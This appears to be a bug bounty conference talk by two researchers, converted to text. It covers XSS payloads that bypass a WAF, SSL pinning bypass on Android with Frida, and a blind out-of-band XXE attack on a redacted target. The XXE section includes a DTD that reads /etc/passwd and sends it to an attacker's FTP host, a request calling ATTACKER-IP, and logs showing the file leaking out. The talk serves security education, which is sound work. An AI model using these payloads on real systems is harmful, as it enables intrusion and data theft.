
From SSL Pinning Bypass to XXE Injection



```
$ curl https://who.are.we/api/v3/users | json_pp
```

```
{  
  "spenkk": {  
    "Name": "Arben Shala",  
    "Work": {  
      "Novus": "Cybersecurity Engineer",  
      "Hackerone": "Part-Time Bug Bounty Hunter"  
    }  
  },  
  "Oxcela": {  
    "Name": "Çlirim Emini",  
    "Work": {  
      "Cobalt Core": "Penetration Tester",  
      "Synack Red Team": "Bug Bounty Hunter",  
      "Hackerone": "Bug Bounty Hunter"  
    }  
  }  
}
```

hello world.



Intro to Bug Bounty

- Benefits
- Pentest vs Bug Bounty
- Where should I start?

hackerone

bugcrowd

YES WE H/CK



HACKEN
PROOF



Intro to Bug Bounty

- Firewalls
- *.scope

← waf bypass

Top Latest People Photos

Eduard Tolosa @Edu4rdSHL · Sep 2, 2019
Some nice payloads to bypass XSS WAF

```
";!--"<XSS>=&{()}  
  
<IMG SRC="javascript:alert('XSS');">  
  
<IMG SRC="jav&#x09;ascript:alert('XSS');">  
  
<IMG SRC="jav&#x0A;ascript:alert('XSS');">  
  
<IMG SRC="jav&#x0D;ascript:alert('XSS');">  
  
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
```

8 278 721

Show this thread

Infected Drake @0xInfection · Jan 5
Observed a weird WAF bypass case:

```
> WAF blocked <img> tag  
> 'src' attr got blocked too  
> Found WAF didn't block <image>
```

Finally crafted:

```
<image src\r\n=valid.jpg onloadend='new class extends  
(co\u006efir\u006d)**/' &lcub;&rcub;'>
```

```
> BOOM
```

#infosec #bugbounty #bugbountytips

imperva



```
<image src\r\n=validimage.jpg onloadend='new class extends  
(co\u006efir\u006d)**/' &lcub;&rcub;'>
```


SSL Pining Bypass

What is SSL Pining?

Requirements for bypass:

- Web Proxy (e.x, BurpSuite)
- Rooted Android
- Frida-Tools

Android App

Log In

Email

Password

Remember me

Log In

1 TLS Handshake

2 Send Certificate

3 Verify Against Pinned Key

4 Begin Communications



SSL Pining Bypass

Intercept HTTP history WebSockets history Options

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Add	Running	Interface	Invisible	Redirect	Certificate
	<input type="checkbox"/>	127.0.0.1:8080			Per-host
	<input checked="" type="checkbox"/>	192.168.0.34:80...			Per-host

Each installation of Burp generates its own CA certificate that Proxy listeners can use when ne

Import / export CA certificate Regenerate CA certificate

Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept

Intercept requests based on the following rules: *Master interception is turned off*

Add	Enabled	Operator	Match type	Relationship	Condition
	<input checked="" type="checkbox"/>		File extension	Does not match	(^gif\$ ^j
	<input type="checkbox"/>	Or	Request	Contains parameters	
	<input type="checkbox"/>	Or	HTTP method	Does not match	{get post
	<input type="checkbox"/>	And	URL	Is in target scope	

Genymotion Help

GENYMOTION

Filters

My installed devices

Type	Device	API
Android	Google Nexus 5	4.4 - API
Android	Samsung Galaxy S9	9.0 - API

Account

Network

HTTP Proxy settings

Use HTTP Proxy

VirtualBox

127.0.0.1

8080

Use authentication

Map

Proxy username

Misc

Proxy password

5:56

Network details

AndroidWifi

Advanced options

Metered

Treat as unmetered

Proxy

Manual

The HTTP proxy is used by the browser but may not be used by the other apps.

Proxy hostname

192.168.0.84

Proxy port

8080

Bypass proxy for

example.com,mycomp.test.com,localho

IP settings

DHCP

CANCEL SAVE

- How to configure network and certificates between Burpsuite and Genymotion?

<https://spenkk.github.io/>



It's easy to determine what server we should use. By executing the command below, we can identify our android device architecture.

```
$ /opt/genymotion/tools/adb shell getprop ro.product.cpu.abi
```

```
x86
```

Now that we know it uses x86 arch, we can download the x86 server from [here](#)

1. `wget https://github.com/frida/frida/releases/download/12.7.20/frida-server-12.7.20-android-x86.xz`
2. `unxz frida-server-12.7.20-android-x86.xz`
3. `mv frida-server-12.7.20-android-x86 frida-server`

Lets push `frida-server` and `BurpSuite` cert to our device.

1. `/opt/genymotion/tools/adb push ~/Downloads/cacert.cer /data/local/tmp/cert-der.crt`
2. `/opt/genymotion/tools/adb push ~/Downloads/frida-server /data/local/tmp`
3. `/opt/genymotion/tools/adb shell chmod 777 /data/local/tmp/frida-server`
4. `/opt/genymotion/tools/adb shell /data/local/tmp/frida-server &`

We have uploaded the files and we have started the server in background

```
$ frida -U -f com.████████.client -l ~/Downloads/bypass-ssl-frida.js -no-pause
```


```
┌───┐
│   │
│   │
│   │
└───┘
Frida 12.7.15 - A world-class dynamic instrumentation toolkit
Commands:
  help          -> Displays the help system
  object?      -> Display information about 'object'
  exit/quit    -> Exit


More info at https://www.frida.re/docs/home/
Spawned com.████████.client. Resuming main thread!
[Android Device::com.████████.client]->
```

SSL Pinning Bypass

- What is Frida?
- Why is mainly used for Android testing?

FRIDA





200 OK

```
root:x:0:0::/root:/bin/bash
bin:x:1:1:::/usr/bin/nologin
daemon:x:2:2:::/usr/bin/nologin
mail:x:8:12::/var/spool/mail:/usr/bin/nologin
ftp:x:14:11::/srv/ftp:/usr/bin/nologin
http:x:33:33::/srv/http:/usr/bin/nologin
nobody:x:65534:65534:Nobody::/usr/bin/nologin
dbus:x:81:81:System Message Bus::/usr/bin/nologin
systemd-journal-remote:x:982:982:systemd Journal
Remote::/usr/bin/nologin
systemd-network:x:981:981:systemd Network
Management::/usr/bin/nologin
```

XXE Injection

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ELEMENT data (#ANY)>
<!ENTITY ssrf SYSTEM "file:///etc/passwd">
]>file
```

</root>

<question>What is XXE Injection?</question>

<types>

Types of xxe injection:

<normal>Classic XXE</normal>

<blind>Blind OOB</blind>

<techniques>&ssrf;</techniques>

<techniques>&ftp;</techniques>

<techniques>&gopher;</techniques>

<techniques>&http;</techniques>

</types>

</root>

Payload.dtd

```
<!ENTITY % trick SYSTEM " file:///etc/passwd ">
<!ENTITY % int
"<!ENTITY &#37; send SYSTEM
'ftp://our-ip/%trick;'>">
%int;
```

Request

```
POST /redacted/redacted.php?function=GetDefaultCountry HTTP/1.1
Host: secure.REDACTED.com
```

```
XMLDOC=%3C%3Fxml%20version%3D%221.0%22%3F%3E%3C%
21DOCTYPE%20convert%20%5B%20%3C%21ENTITY%20%25%20
remote%20SYSTEM%20%22http%3A%2F%2FATTACKER-IP%22%
3E%25remote%3B%25int%3B%25trick%3B%5D%3E
```

URL Decoded:

```
XMLDOC=<?xml version="1.0"?><!DOCTYPE convert [ <!ENTITY %
remote SYSTEM "http://ATTACKER-IP/">%remote;%int;%trick;]>
```

XXE Injection

Protocols that we used for data exfiltration:

```
Http -> fail
```

```
Gopher -> fail
```

```
Ftp -> success
```

Technique:

Blind OOB Injection

- Payload.dtd is hosted in our server
- We make a malicious request on our server and ask for payload.dtd
- Payload.dtd asks for /etc/passwd



XXE Injection

Burp Project Intruder Repeater Window Help Hackvortor

Decoder Comparer Extender Project options User options Hackvortor JSON Beautifier
Dashboard Target Proxy Intruder Repeater Sequencer

1 x ...

Go Cancel < >

Target: <https://secure.████████.com>

Request

Raw Params Headers Hex Hackvortor

```
POST /████████.php?function=GetDefaultCountry HTTP/1.1
Host: secure.████████.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:70.0) Gecko/20100101
Firefox/70.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 188

XMLDOC=%3C%3Fxml%20version%3D%221.0%22%3F%3E%3C%21DOC
TYPE%20convert%20%5B%20%3C%21ENTITY%20%25%20remote%20S
YSTEM%20%22http%3A%2F%2F████████%22%3E%25remote%3B
%25int%3B%25trick%3B%5D%3E]
```

Response



Raw Headers Hex XML

```
HTTP/1.1 200 OK
Date: Thu, 21 Nov 2019 20:43:50 GMT
Content-Type: text/xml
Content-Length: 155
Connection: close

<?xml version="1.0"
encoding="UTF-8"?><GetDefaultCountryResponse><Status>0
</Status><Message><![CDATA[GENERIC
ERROR]]></Message></GetDefaultCountryResponse>
```

```
root@ubuntu:~/Desktop/tes0# ruby servers.rb
HTTP. New client connected
GET / HTTP/1.1
User-Agent: Java/1.8.0_212
Host: ██████████
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

```
FTP. New client connected
< USER anonymous
< PASS Java1.8.0_212@
> 230 more data please!
< TYPE I
> 230 more data please!
< CWD :root:x:0:0:root:
> 230 more data please!
< CWD root:
> 230 more data please!
< CWD bin
> 230 more data please!
< QUIT
> 230 more data please!
FTP. Connection closed
HTTP. Connection closed
```



Thank you for your attention

Questions?